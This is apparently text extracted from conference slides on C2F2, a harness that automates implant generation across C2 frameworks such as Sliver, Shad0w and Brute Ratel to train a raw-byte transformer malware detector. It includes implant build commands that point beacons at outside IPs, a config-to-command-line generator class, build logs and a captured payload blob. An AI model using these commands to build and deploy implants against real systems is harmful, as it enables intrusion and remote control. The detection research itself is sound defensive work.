
DNS canaries are deliberately not obfuscated to be then resolved by the victim



With the help of domain fronting, one may hide the target host within the HTTPS traffic

C2F2: A C2 framework framework

Building a harness for automated implant generation



C2F2: A C2 framework framework

Config generator in action (Shad0w)

```
(venv) boyarchuko@c2f2-core:~/C2F2$ c2f2-generate-implant-configs shad0w 10 out/shad0w/configs/
Start generation...
Configuration generated and saved to out/shad0w/configs/SHAD0W-5321496-0.json
Configuration generated and saved to out/shad0w/configs/SHAD0W-5321496-1.json
Configuration generated and saved to out/shad0w/configs/SHAD0W-5321496-2.json
Configuration generated and saved to out/shad0w/configs/SHAD0W-5321496-3.json
Configuration generated and saved to out/shad0w/configs/SHAD0W-5321496-4.json
Configuration generated and saved to out/shad0w/configs/SHAD0W-5321496-5.json
Configuration generated and saved to out/shad0w/configs/SHAD0W-5321496-6.json
Configuration generated and saved to out/shad0w/configs/SHAD0W-5321496-7.json
Configuration generated and saved to out/shad0w/configs/SHAD0W-5321496-8.json
Configuration generated and saved to out/shad0w/configs/SHAD0W-5321496-9.json
(venv) boyarchuko@c2f2-core:~/C2F2$ jq '.' out/shad0w/configs/SHAD0W-5321496-0.json
{
  "payload": "x64/windows/static",
  "address": "60.78.213.22",
  "port": 13129,
  "format": "exe",
  "jitter": 61,
  "no-shrink": false,
  "debug": false
}
(venv) boyarchuko@c2f2-core:~/C2F2$ █
```

C2F2: A C2 framework framework

Config generator (ShadOw)

Implant configuration fields

```
class ShadOwC2ImplantConfig(C2ImplantConfig):
    payload: ShadOwPayloadType
    address: Host
    port: pydantic.conint(ge=1, le=65535)
    payload_format: Annotated[ShadOwPayloadFormat, \
                               pydantic.Field(alias="format")]
    jitter: pydantic.conint(ge=0, le=100)
    no_shrink: Annotated[bool, pydantic.Field(alias="no-shrink")]
    debug: bool

    def synthesize(self) -> str:
        cli = (
            f"python3 {SHADOW_EXE_PATH} beacon "
            f"--payload {self.payload.value} "
            f"--address {self.address} "
            f"--port {self.port} "
            f"--format {self.payload_format.value} "
            f"--jitter {self.jitter} "
        )
        if self.no_shrink:
            cli += "--no-shrink "
        if self.debug:
            cli += "--debug "
        return cli
```

Combines configuration fields to a command line that builds an implant

C2F2: A C2 framework framework

Submitter, Receiver, and Worker in action (Brute Ratel)

```
c2f2-bruteratel_generator-1 | 2023-08-29 08:47:34,109 - INFO - [generator.bruteratel] Generating implant '8b08d8bd-056a-4006-be6d-247519f32f96'
c2f2-bruteratel_generator-1 | 2023-08-29 08:47:34,114 - INFO - [common.docker] File /app/badger_profile.json uploaded to container bruteratel_client_8b08d8bd-056a-4006-be6d-247519f32f96
c2f2-bruteratel_generator-1 | 2023-08-29 08:49:53,231 - INFO - [generator.bruteratel] [0] Created zip file for job 8b08d8bd-056a-4006-be6d-247519f32f96 (has_error=False)
c2f2-bruteratel_generator-1 | 2023-08-29 08:49:53,232 - INFO - [common.rabbitmq] Trying to connect to RabbitMQ...
c2f2-rabbitmq-1 | 2023-08-29 08:49:53.235525+00:00 [info] <0.667.0> accepting AMQP connection <0.667.0> (172.21.0.2:58440 -> 172.21.0.3:5672)
c2f2-rabbitmq-1 | 2023-08-29 08:49:53.238427+00:00 [info] <0.667.0> connection <0.667.0> (172.21.0.2:58440 -> 172.21.0.3:5672): user 'guest' authenticated and granted access to vhost '/'
c2f2-bruteratel_generator-1 | 2023-08-29 08:49:53,239 - INFO - [common.rabbitmq] Connected to RabbitMQ.
c2f2-rabbitmq-1 | 2023-08-29 08:49:53.248370+00:00 [info] <0.667.0> closing AMQP connection <0.667.0> (172.21.0.2:58440 -> 172.21.0.3:5672, vhost: '/', user: 'guest')
```

```
Badger was dropped to ./build/x86_DLL.bin
Badger was dropped to ./build/x86_Service-Executable.bin
Build Successful
(venv) boyarchuko@c2f2-core:~/C2F2/out/bruteratel/generator/success/8b08d8bd-056a-4006-be6d-247519f32f96$ tar -xf implant.s.tar
(venv) boyarchuko@c2f2-core:~/C2F2/out/bruteratel/generator/success/8b08d8bd-056a-4006-be6d-247519f32f96$ cd build/
(venv) boyarchuko@c2f2-core:~/C2F2/out/bruteratel/generator/success/8b08d8bd-056a-4006-be6d-247519f32f96/build$ ls
x64_Bin-Exit-Method-Ret.bin                x64_Stealth-Bin-Exit-Method-WaitForSingleObject.bin
x64_Bin-Exit-Method-RtlExitUserThread.bin  x64_Stealth-Service-Executable.bin
x64_Bin-Exit-Method-WaitForSingleObject.bin x86_Bin-Exit-Method-Ret.bin
x64_DLL.bin                                x86_Bin-Exit-Method-RtlExitUserThread.bin
x64_Service-Executable.bin                 x86_Bin-Exit-Method-WaitForSingleObject.bin
x64_Stealth-Bin-Exit-Method-Ret.bin        x86_DLL.bin
x64_Stealth-Bin-Exit-Method-RtlExitUserThread.bin x86_Service-Executable.bin
(venv) boyarchuko@c2f2-core:~/C2F2/out/bruteratel/generator/success/8b08d8bd-056a-4006-be6d-247519f32f96/build$
```

C2F2: A C2 framework framework

What did we learn?

- Cobalt Strike is straightforward to automate with Aggressor Script
- CLI-based C2 frameworks
Metasploit, Sliver, Godoh, ShadOw, Empire, Merlin, and PoshC2 can be automated with the help of Python's *subprocess*, *pwntools* or *pexpect* packages
- Brute Ratel and Covenant require protocol reverse engineering

```
sliver > generate --http 123.123.123.123 --canary josh.stats.supercazzola.com  
[*] Generating new windows/amd64 implant binary  
[*] Symbol obfuscation is enabled  
[*] Build completed in 3m29s  
[*] Implant saved to /home/john/OVERWHELMING_LYMPHOCYTE.exe
```



Implant generation in a CLI-based C2 framework is a matter of one command (Sliver's console)

```
Flow Details  
2023-09-21 13:54:20 GET https://127.0.0.1:4444/  
← 101 Switching Protocols [no content] 16ms  
Request Response WebSocket Messages Detail  
→ {"payload_config":{"https_payload":{"c2_auth":"$password@","c2_uri":["my_custom_uri"],"die_offline":false,"host":"169.254.180.1","jitter":40,"obfsleep":"APC","port":443,"sleep":60,"ssl":true,"type":"HTTP","useragent":"Unusual User-Agent"},"show":true,"task":30}  
← {"access":true,"payload_config":{"https_payload":{"c2_auth":"$password@","c2_uri":["my_custom_uri"],"die_offline":false,"host":"169.254.180.1","jitter":40,"obfsleep":"APC","port":443,"sleep":60,"ssl":true,"type":"HTTP","useragent":"Unusual User-Agent"},"show":true,"status":true,"task":30}  
→ {"payload_arch":1,"payload_config_name":"https_payload","payload_type":0,"save_path":"/home/c2f2/c2_frameworks/bruteratel/https_payload_badger_x64_ret.bin","svc_desc":"NA","svc_name":"NA","task":36}  
← {"access":true,"payload_dat":"6AAAAABBX1VQU1FSVldBUeFRQVJBu0FUQVVBVkfXFSInLSIPk8EgwxFC4dLhzPVBjVlkvazJLT1h0QVZIUWZZaDNXL01NUUi7UkRxoExFQ2JTSLSXYlpMdpowFZIVjJWSHnadkRHVkm7T2dkWUHuaGtBU0m8bUJ5Q2QvL3FBVEi4RmM5aDcyb2JQ5b5jaFR0M05lNUFWSbhnZLVBY2hUREFQSBpLaEVkQ1pqd0FSSbxxMHVznjY1OUFUSbl2ZFNA4MDN1QUFRSb5peVo1Z2ltZUFWSblMbm4wU2N3NUFRSb1FUTUyZWRaNEFVSInhaIQAAABa5b4sJnpXiyAuPkFWSb1JhFw8YAFNz0FVSLjuOPCZN7ee8lBIUCrHzbJzQKhLUEm8yQGqyqteQTPBVEi4DYCYf+Gfx7pQ5b6z  
↓ [4/4] [reverse:127.0.0.1:4444] [*:4445]  
Flow: e Edit d Duplicate r Replay e Export d Delete b Save body Next flow  
Proxy: ? Help q Back E Events O Options i Intercept f Filter w Save flows
```

Implant generation in a C2 framework with custom UI requires reverse engineering (mitmproxy log of Brute Ratel)


Detection approach based on machine learning

Building a deep learning model that operates on raw bytes



Detection approach based on machine learning

Input dataset



~10k C2 implants

C2F2 produced 9950 different PE implants, across the 10 frameworks.

~2k benign executables

We collected 1980 benign PE samples from various operating systems' basic installations.


~1k malicious executables

We also collected 1026 malicious PE samples that we observed on our customers' networks or found on VirusTotal.

b_1
 b_2
 b_3
 \vdots
 b_p

Flattening

Positional Embedding



Transformer Encoder

Detection approach based on machine learning

Input data




The binary is taken as is

The binary is consumed without parsing.


All raw bytes as input

The model takes raw bytes of the binary without processing.



Detection approach based on machine learning

Byte padding

